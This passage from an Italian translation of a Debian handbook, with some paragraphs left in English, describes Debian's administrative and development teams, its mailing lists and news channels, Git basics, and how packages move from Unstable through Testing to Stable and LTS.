➨ `https://wiki.debian.org/Salsa/Doc`

Il team *Debian System Administrators* (DSA) (debian-admin@lists.debian.org), come ci si potrebbe aspettare, è responsabile dell'amministrazione dei server utilizzati dal progetto. Assicura il funzionamento ottimale di tutti i servizi di base (DNS, Web, e-mail, shell, ecc.), installa i software richiesti dagli sviluppatori Debian, e prende tutte le precauzioni necessarie per garantire la sicurezza dei sistemi.

➨ `https://dsa.debian.org`

STRUMENTO

Tracciatore dei Pacchetti Debian

Questa è una delle creazioni di Raphaël. L'idea di base è di raccogliere in un'unica pagina il maggior numero di informazioni possibile su di un dato pacchetto. In questo modo, è possibile rapidamente verificare lo stato di un programma, identificare le attività da completare, e offrire la propria assistenza. Per questo motivo questa pagina raccoglie tutte le statistiche dei bug, le versioni disponibili per ogni distribuzione, l'evoluzione di un pacchetto nella distribuzione *Testing*, lo stato delle traduzioni delle descrizioni e dei modelli debconf, la disponibilità di una eventuale nuova versione a monte, le notifiche di non conformità con l'ultima versione delle Policy Debian, le informazioni sul manutentore, e qualsiasi altra informazione che il manutentore stesso desideri includere.

➨ `http://packages.qa.debian.org/`

Un servizio di iscrizione e-mail completa questa interfaccia web. Invia automaticamente le seguenti informazioni alla lista selezionata: i bug con le relative discussioni, la disponibilità di una nuova versione sui server Debian, le nuove traduzioni pronte per la correzione di bozze, ecc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Un'altra interfaccia web, nota come *Debian Developer's Packages Overview* (DDPO, Panoramica dei pacchetti degli sviluppatori Debian), fornisce ad ogni sviluppatore una sintesi dello stato di tutti i pacchetti Debian dei quali è incaricato.

➨ `https://qa.debian.org/developer.php`

Questi due siti sono strumenti sviluppati e gestiti da un gruppo (conosciuto come QA) responsabile del controllo qualità all'interno di Debian.

I *listmaster* amministrano il server di posta che gestisce le mailing list. Essi creano nuove liste, gestiscono i messaggi rimbalzati (segnalazioni di mancata consegna) e mantengono i filtri antispam (e-mail indesiderate).

CULTURA

Il traffico sulle mailing list: alcune cifre

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. Some statistics (from 2017) regarding our mailing lists speak for themselves: Debian hosts more than 250 lists,

totaling 217,000 individual subscriptions. The 27,000 messages sent each month generate 476,000 e-mails daily.

Each specific service has its own administration team, generally composed of volunteers who have installed it (and also frequently programmed the corresponding tools themselves). This is the case of the bug tracking system (BTS), the package tracker, salsa.debian.org (GitLab server, see sidebar « GitLab, Git repository hosting and much more» [18]), the services available on qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

Team di sviluppo, Team trasversali

A differenza dei team amministrativi, quelli di sviluppo sono decisamente più aperti, anche a collaboratori esterni. Anche se Debian non ha una vocazione per creare software, il progetto ha bisogno di alcuni programmi specifici per raggiungere i suoi obiettivi. Naturalmente sviluppati sotto una licenza per software libero, questi strumenti fanno uso di metodi provati in altri settori del mondo del software libero.

CULTURA

Git

Git è uno strumento collaborativo che permette di lavorare su più file, permettendo la gestione dello storico delle modifiche. I file in questione sono generalmente file di testo, tipo i sorgenti di un programma. Se più persone lavorano contemporaneamente sullo stesso file, `git` non può che unire le modifiche apportate solo se sono state fatte a porzioni diverse del file. Altrimenti questi «conflitti» devono essere risolti a mano.

Git è un sistema distribuito dove ogni utente ha un repository con lo storico completo delle modifiche. I repository centrali vengono utilizzati per scaricare il progetto (`git clone`) e per condividere il lavoro svolto con gli altri (`git push`). Il repository può contenere più versioni dei file, ma si può lavorare solo una una versione alla volta: si chiama copia di lavoro (può essere cambiata per puntare ad un'altra versione con `git checkout`). Git può mostrare le modifiche apportate alla copia di lavoro (`git diff`), memorizzarle nel repository, creando una nuova voce nella cronologia versioni (`git commit`), può aggiornare la copia di lavoro per includere modifiche effettuate in parallelo da altri utenti (`git pull`), e può registrare una particolare configurazione nello storico per essere in grado di estrarla facilmente successivamente (`git tag`).

Git può gestire facilmente più versioni concorrenti di un progetto di sviluppo senza che queste interferiscano tra di loro. Queste versioni sono definite *rami*. Questa metafora di un albero è piuttosto accurata, dal momento che un programma viene inizialmente sviluppato su un tronco comune. Quando è stata raggiunta una pietra miliare (milestone) (come la versione 1.0), lo sviluppo continua su due rami: il ramo di sviluppo che prepara il prossimo rilascio principale e il ramo di manutenzione che gestisce gli aggiornamenti e correzioni per la versione 1.0.

Git è, al giorno d'oggi, il più pooplare sistema di controllo delle versioni ma non è il solo. Storicamente, CVS (Concurrent Versions System) è stato il primo strumento ampiamente utilizzato ma le sue numerose limitazioni hanno contribuito alla comparsa di alternative più moderne e libere. Queste includono, specialmente, `subversion` (`svn`), `git`, `bazaar` (`bzr`) e `mercurial` (`hg`).

➨ `http://www.nongnu.org/cvs/`

➨ `http://subversion.apache.org/`

➨ `http://git-scm.com/`

➨ `http://bazaar.canonical.com/`

➨ `http://mercurial.selenic.com/`

Debian ha sviluppato da sé poco software, ma certi programmi hanno assunto un ruolo importante, e la loro fama si è diffusa ben oltre i confini del progetto. Buoni esempi sono `dpkg`, il programma Debian per la gestione dei pacchetti (è, infatti, l'abbreviazione di Debian PacKaGe, e generalmente si pronuncia "dee-package"), e `apt`, uno strumento per installare automaticamente qualsiasi pacchetto Debian e i pacchetti dai quali dipende, garantendo la coesione del sistema dopo un aggiornamento (il suo nome è l'acronimo di Advanced Package Tool, Strumento avanzato di gestione dei pacchetti). I loro team sono, tuttavia, molto più piccoli, poiché per la comprensione complessiva delle operazioni svolte da questo tipo di programmi è necessaria una capacità di programmazione di livello piuttosto elevato.

Il team più importante è probabilmente quello del programma di installazione di Debian, `debian-installer`, che dal suo concepimento nel 2001 ha compiuto un lavoro gigantesco. Sono stati necessari numerosi collaboratori, poiché è veramente difficile scrivere un programma unico in grado di installare Debian su una dozzina di architetture differenti. Ognuna con un proprio meccanismo per l'avvio e un proprio bootloader. Tutto questo lavoro è coordinato dalla mailing list debian-boot@lists.debian.org, sotto la direzione di Cyril Brulebois.

➨ `http://www.debian.org/devel/debian-installer/`

➨ `http://joeyh.name/blog/entry/d-i_retrospective/`

Il team (molto piccolo) del programma `debian-cd` deve perseguire un obiettivo ancora più modesto. Molti "piccoli" collaboratori sono ognuno responsabile della propria architettura, dal momento che lo sviluppatore principale non può conoscere tutte le particolarità, né il modo esatto per avviare il programma di installazione dal CD-ROM.

Molti team devono collaborare con gli altri in attività di impacchettamento: debian-qa@lists.debian.org cerca, ad esempio, di assicurare la qualità del progetto Debian a tutti i livelli. La mailing list debian-policy@lists.debian.org sviluppa le Policy Debian secondo tutte le proposte ricevute. I team incaricati di ogni architettura (debian-*architettura*@lists.debian.org) compilano tutti i pacchetti, adattandoli se richiesto, alle particolarità di ogni architettura.

Altri team gestiscono i pacchetti più importanti al fine di garantirne la manutenzione in modo da non assegnare un carico troppo pesante su un solo paio di spalle; questo è il caso della libreria C debian-glibc@lists.debian.org, del compilatore C sulla mailing list debian-gcc@lists.debian.org oppure di Xorg sulla debian-x@lists.debian.org (questo gruppo è anche conosciuto come X Strike Force).

1.4. Segui Debian

Come già accennato, il progetto Debian si evolve in modo molto distribuito, molto organico. Di conseguenza, può essere difficile a volte per rimanere in contatto con ciò che accade all'interno del progetto senza essere sopraffatti da una valanga infinita di notifiche.

Se si desidera ricevere solo le notizie più importanti su Debian, probabilmente ci si dovrebbe iscrivere alla mailing list debian-announce@lists.debian.org. Questa una lista con un traffico molto basso (circa una dozzina di messaggi all'anno), e riporta solo annunci importanti, come ad esempio la disponibilità di una nuova versione stabile, l'elezione di un nuovo Capo Progetto, o la Conferenza annuale di Debian.

➨ `https://lists.debian.org/debian-announce/`

More general (and regular) news about Debian are sent to the debian-news@lists.debian.org list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular "Debian Project News", which is a compilation of various small bits of information about what happens in the project.

➨ `https://lists.debian.org/debian-news/`

COMMUNITY

The publicity team

Debian's official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example by writing articles for "Debian Project News" or by animating the microblogging service (micronews.debian.org[2]).

➨ `https://wiki.debian.org/Teams/Publicity`

Per ulteriori informazioni sull'evoluzione di Debian e su ciò che sta accadendo in un determinato momento all'interno di vari team, c'è anche la lista debian-devel-announce@lists.debian.org. Come suggerisce il nome stesso, gli annunci di questa lista saranno probabilmente più interessanti per gli sviluppatori, ma permettono alle parti interessate anche di monitorare ciò che accade in termini più concreti di quanto avvenga solo quando viene rilasciata una versione stabile. Mentre debian-announce@lists.debian.org fornisce notizie sui risultati visibili all'utente, debian-devel-announce@lists.debian.org dà notizie su come questi risultati sono stati raggiunti. Come nota a margine, "d-d-a" (come viene talvolta chiamata) è l'unica lista alla quale gli sviluppatori Debian devono iscriversi.

➨ `https://lists.debian.org/debian-devel-announce/`

Debian's official blog (bits.debian.org[3]) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian's blog gives a valuable insight while staying rather focused on the project as a whole.

[2] `https://micronews.debian.org/`
[3] `https://bits.debian.org`

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

➨ `https://planet.debian.org/`

Il progetto è ben rappresentato sui social network. Mentre Debian ha solo una presenza ufficiale su piattaforme costruite con software libero (come la piattaforma di microblogging Identi.ca, fornita da *pump.io*), ci sono molti contributori di Debian che stanno animando account Twitter, pagine Facebook, pagine di Google+, ed altro ancora.

➨ `https://identi.ca/debian`

➨ `https://twitter.com/debian`

➨ `https://www.facebook.com/debian`

➨ `https://plus.google.com/111711190057359692089`

1.5. Il ruolo delle distribuzioni

Una distribuzione GNU/Linux ha due principali obiettivi: installare un sistema operativo libero su un computer (con o senza un sistema già esistente), e fornire una serie di pacchetti software che coprano tutte le esigenze dell'utilizzatore.

1.5.1. L'installatore: `debian-installer`

Il `debian-installer`, progettato per essere estremamente modulare in modo da essere il più generico possibile, risponde al primo requisito. Esso prende in considerazione una vasta gamma di situazioni di installazione ed in generale, facilita notevolmente la creazione di un installatore derivato dedicato ad un caso particolare.

Questa modularità, che lo rende anche molto complesso, potrebbe infastidire gli sviluppatori alla scoperta di questo strumento; ma che sia usato in modalità grafica o di testo, l'esperienza utente è comunque molto simile. Sono stati fatti grandi sforzi per ridurre il numero di campi da riempire, il che spiega l'inclusione del software di rilevamento automatico dell'hardware.

È interessante notare che le distribuzioni derivate da Debian differiscono notevolmente in questo aspetto, e forniscono installatori molto più limitati (spesso limitati all'architettura i386 o amd64), ma molto più semplici da usare per i neofiti. D'altra parte, di solito si evita di apportare troppe modifiche ai pacchetti standard di Debian, per beneficiare il più possibile dalla vasta gamma di software offerto senza causare problemi di compatibilità.

1.5.2. La raccolta software

Quantitatively, Debian is undeniably the leader in this respect, with over 25,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the "images" for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

La maggior parte dei programmi di software libero viene inserita nella versione di sviluppo, il che permette loro di essere installati. Se questo non richiede troppi aggiornamenti dovuti alle loro dipendenze, i programmi stessi possono anche essere ricompilati per la versione stabile di Debian (vedere Capitolo 15, Creazione di un pacchetto Debian [442] per maggiori informazioni su questo argomento).

1.6. Ciclo di vita di un rilascio

Il progetto manterrà contemporaneamente tre o quattro differenti versioni dello stesso programma, definite *Experimental*(Sperimentale), *Unstable*(Instabile), *Testing*(in test) e *Stable*(Stabile), *Oldstable*,ed anche *Oldoldstable*. Ognuna corrisponde ad una differente fase dello sviluppo. Per capire meglio, diamo un'occhiata al percorso di un programma, dal primo impacchettamento, all'inclusione in una versione stabile di Debian.

VOCABOLARIO

Rilascio (Release)

Nel progetto Debian il termine «rilascio» (release) indica una particolare versione della distribuzione (es. «rilascio unstable» significa «la versione non stabile»). Esso indica anche l'annuncio pubblico del lancio di ogni nuova versione (stabile).

1.6.1. Lo stato *Experimental* (sperimentale)

Prima di tutto diamo un'occhiata al particolare caso della distribuzione *Experimental*: consiste in un gruppo di pacchetti Debian relativi a software in corso di sviluppo, e come dice il nome non necessariamente completato. Non tutto passa attraverso questa fase, alcuni sviluppatori scelgono di aggiungere i pacchetti in questa versione per ottenere un feedback dagli utenti più esperti (o coraggiosi).

In alternativa, questa distribuzione ospita spesso importanti modifiche ai pacchetti base, la cui integrazione con gravi bug nella versione *Unstable* avrebbe ripercussioni critiche. Si tratta, dunque, di una distribuzione completamente isolata, i suoi pacchetti non migreranno mai verso un'altra versione (se non per l'intervento esplicito del manutentore o deglii ftpmaster). Inoltre non è autosufficiente: solo un sottoinsieme dei pacchetti esistenti sono presenti nella versio-

ne *Experimental*, e generalmente non include il sistema di base. Questa distribuzione è quindi particolarmente utile in combinazione con un'altra distribuzione, indipendente, come *Unstable*.

1.6.2. Lo stato *Unstable* (instabile)

Torniamo al caso di un pacchetto normale. Il manutentore crea un pacchetto iniziale, che compila per la versione *Unstable* e lo carica sul server ftp-master.debian.org. La prima operazione consiste in un esame e nella convalida da parte degli ftpmaster. Il software risulta disponibile nella distribuzione *Unstable* che è rischiosa, ma è la "punta di diamante" delle distribuzioni scelte dagli utenti che sono più preoccuapti di avere pacchetti aggiornati che preoccupati per i gravi bug. Scoprono il programma e poi lo testano.

Se incontrano bug, li segnalano al manutentore del pacchetto. Il manutentore prepara regolarmente versioni corrette, che rende disponibili sul server.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture (or they opted for a source-only upload, thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.




Figura 1.2 *Compilazione di un pacchetto con autobuilder*

APPROFONDIMENTI

`buildd`, il ricompilatore dei pacchetti Debian

buildd è l'abbreviazione di "build daemon" (demone di compilazione). Questo programma ricompila automaticamente nuove versioni dei pacchetti Debian sulle architetture che lo ospitano (è evitata il più possibile la compilazione-incrociata).

Così, per produrre i file binari per l'architettura `arm64`, il progetto dispone di macchine `arm64`. Il programma *buildd* viene eseguito su di esse continuamente per creare pacchetti binari per `arm64` dai pacchetti sorgente inviati dagli sviluppatori di Debian.

Questo software viene utilizzato su tutti i computer che servono autobuilder per Debian. Per estensione, il termine *buildd* viene usato frequentemente per riferirsi a queste macchine, che sono generalmente riservate esclusivamente per questo scopo.

1.6.3. Migrazione alla *Testing* (in prova)

Successivamente, il pacchetto sarà maturato; compilato in tutte le architetture, non avrà subito modifiche recenti. Diventa quindi candidato per l'inclusione nella distribuzione *Testing*: un gruppo di pacchetti della versione *Unstable* scelti in base ad alcuni criteri quantificabili. Automaticamente ogni giorno un programma seleziona i pacchetti da includere nella *Testing*, secondo elementi che garantiscono un certo livello di qualità:

1. mancanza di bug critici, o almeno inferiori rispetto a quelli presenti nella versione attualmente inclusa in *Testing*;
2. trascorsi almeno 10 giorni in *Unstable*, che dovrebbe essere un tempo sufficiente per trovare e segnalare eventuali problemi gravi;
3. compilazione riuscita su tutte le architetture ufficialmente supportate;
4. tutte le dipendenze possono essere soddisfatte in *Testing* o possono almeno esservi trasferite insieme al pacchetto in questione.

Il sistema non è chiaramente infallibile; saltano fuori regolarmente bug critici nei pacchetti inclusi in *Testing*. Tuttavia, è generalmente efficace e *Testing* pone molti meno problemi rispetto a *Unstable*, risultando per molti utenti, un buon compromesso tra novità e stabilità.

NOTA

Limitazioni di *Testing*

Molto interessante in linea di principio, *Testing* pone alcuni problemi pratici: il groviglio di dipendenze incrociate tra pacchetti è tale che un pacchetto non potrà mai essere trasferito completamente da solo. A causa di tutti i pacchetti collegati a vicenda, è necessario spostarne un numero elevato contemporaneamente, cosa impossibile da fare quando avvengono caricati regolarmente degli aggiornamenti. D'altra parte, lo script che identifica le famiglie dei pacchetti correlati lavora pesantemente per la loro creazione (questo sarebbe un problema NP-competamente (Non Preoccupante), per il quale, fortunatamente, conosciamo alcune buone tecniche euristiche). Per questo motivo possiamo interagire con questo script e guidarlo suggerendogli gruppi di pacchetti, o imponendo l'inclusione di alcuni pacchetti in un gruppo, acnhe se questo dovesse interrompere momentaneamente alcune dipendenze. Questa funzionalità è accessibile ai Release Manager ed ai loro assistenti.

Ricordiamo che un problema NP-completo è di una complessità algoritmica esponenziale secondo la dimensione dei dati, nel nostro caso sono la lunghezza del codice (il numero di cifre) e gli elementi coinvolti. L'unico modo per risolverlo sarebbe di esaminare tutte le possibili configurazioni, cosa che richiederebbe dei mezzi enormi. Una soluzione euristica è più approssimativa, ma abbastanza soddisfacente.

COMUNITÀ

Il Release Manager

Release Manager è un titolo importante, associato a pesanti responsabilità. Il titolare di questo incarico deve, in effetti, gestire il rilascio di una nuova versione stabile di Debian, e definire il processo per lo sviluppo della *Testing* fino a che non soddisfa i criteri di qualità per essere *Stable*. Definisce inoltre un calendario provvisorio (non sempre rispettato).

Abbiamo anche degli Stable Release Manager, spesso abbreviato con SRM, che gestiscono e selezionano gli aggiornamenti per l'attuale versione stabile di Debian. Includono sistematicamente le patch di sicurezza ed esaminano tutte le altre proposte di inclusione, inviate dagli sviluppatori di Debian desiderosi di aggiornare il loro pacchetto nella versione stabile, caso per caso.

1.6.4. La promozione da *Testing* a *Stable*

Supponiamo che il nostro pacchetto sia ora incluso in *Testing*. Anche se ha margini di miglioramento, il manutentore deve continuare a migliorarlo e riavviare il processo dalla *Unstable* (ma

la sua successiva inclusione nella *Testing* è generalmente più veloce: se non è stato cambiato in modo significativo, tutte le sue dipendenze sono già disponibili). Quando raggiunge la perfezione, il manutentore ha completato il proprio lavoro. La fase successiva è l'inclusione nella distribuzione *Stable*, che è in realtà una semplice copia della *Testing* al momento deciso dal Release Manager. Idealmente questa decisione viene presa quando il programma di installazione è pronto, e quando nessun programma in *Testing* contiene alcun bug critico conosciuto.

Dato che un momento simile non si verifica mai in realtà, in pratica Debian deve fare un compromesso: saranno rimossi i pacchetti il cui manutentore non è riuscito a correggere in tempo i bug, o si accetta di rilasciare una distribuzione con alcuni bug nelle migliaia di programmi. Il Release Manager avrà già annunciato in precedenza un periodo di freeze (congelamento), durante il quale ogni aggiornamento di *Testing* deve essere approvato. L'obiettivo è quello di evitare qualsiasi nuova versione (con i suoi nuovi bug), e di approvare solo aggiornamenti che correggono i bug.




Figura 1.3 *Il percorso di un pacchetto attraverso le varie versioni di Debian*

VOCABOLARIO

Freeze: dirittura d'arrivo

Durante il periodo di freeze, lo sviluppo della distribuzione *Testing* è bloccato; non sono più consentiti aggiornamenti automatici. I soli Release Manager sono autorizzati a modificare pacchetti, secondo i propri criteri. Il proposito è quello di prevenire la comparsa di nuovi bug introducendo nuove versioni; sono autorizzati solo aggiornamenti accuratamente esaminati quando correggono bug significativi.

After the release of a new stable version, the Stable Release Managers manage all further development (called "revisions", ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

At the end of the journey, our hypothetical package is now included in the stable distribution. This journey, not without its difficulties, explains the significant delays separating the Debian Stable releases. This contributes, over all, to its reputation for quality. Furthermore, the majority of users are satisfied using one of the three distributions simultaneously available. The system administrators, concerned above all about the stability of their servers, don't need the latest and greatest version of GNOME; they can choose Debian *Stable*, and they will be satisfied. End users, more interested in the latest versions of GNOME or KDE Plasma than in rock-solid stability, will find Debian *Testing* to be a good compromise between a lack of serious problems and relatively up to date software. Finally, developers and more experienced users may blaze the trail, testing all the latest developments in Debian *Unstable* right out of the gate, at the risk of suffering the headaches and bugs inherent in any new version of a program. To each their own Debian!

CULTURE

GNOME and KDE Plasma, graphical desktop environments

GNOME (GNU Network Object Model Environment) and Plasma by KDE are the two most popular graphical desktop environments in the free software world. A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and the KDE community has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

- `https://www.gnome.org/`
- `https://www.kde.org/`




Figura 1.4 *Percorso cronologico di un programma impacchettato da Debian*

1.6.5. Stato di *Oldstable* e *Oldoldstable*

Ogni rilascio *Stable* ha una durata prevista di circa 5 anni e dato che i rilasci tendono ad avvenire ogni 2 anni, ci possono essere fino a 3 rilasci che devono essere supportati in un determinato momento. Quando viene rilasciata una nuova versione stabile, il precedente rilascio diventa *Oldstable* e quello ancora prima diventa *Oldoldstable*.

Questo Supporto a Lungo Termine (LTS) dei rilasci di Debian è un'iniziativa recente: singoli collaboratori e aziende hanno unito le forze per creare il gruppo LTS di Debian. I rilasci più vecchi che non sono più supportati dal team di sicurezza di Debian sono sotto la responsabilità di questo nuovo team.

Il team di sicurezza di Debian gestisce il supporto di sicurezza sull'attuale versione *Stable* ed anche sulla versione *Oldstable* (ma solo per il tempo strettamente necessario per garantire un anno di sovrapposizione con l'attuale versione stabile). Ciò equivale grosso modo a tre anni di supporto per ogni versione. The team LTS di Debian si occupa degli ultimi (due) anni di supporto di sicurezza in modo che ogni rilascio benefici di almeno 5 anni di assistenza e che gli utenti possano effetuare l'aggiornamento dalla versione N alla N+2.

➨ `https://wiki.debian.org/LTS`

COMUNITÀ

Aziende che sponsor del LTS

Il Supporto a Lungo Termine è un impegno difficile mantenere in Debian perché i volontari tendono a evitare il lavoro che non è molto divertente. E fornire supporto di sicurezza per 5 anni sul vecchio software è — per molti contribuenti — molto meno divertente della creazione dei pacchetti delle nuove versioni fornite o dello sviluppo di nuove funzionalità.

Per farlo nascere, questo progetto ha contato sul fatto che il supporto a lungo termine era particolarmente importante per le aziende che sarebbero state disposte a ripartire il costo di questo supporto per la sicurezza.

The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):

➨ `https://www.freexian.com/services/debian-lts.html`

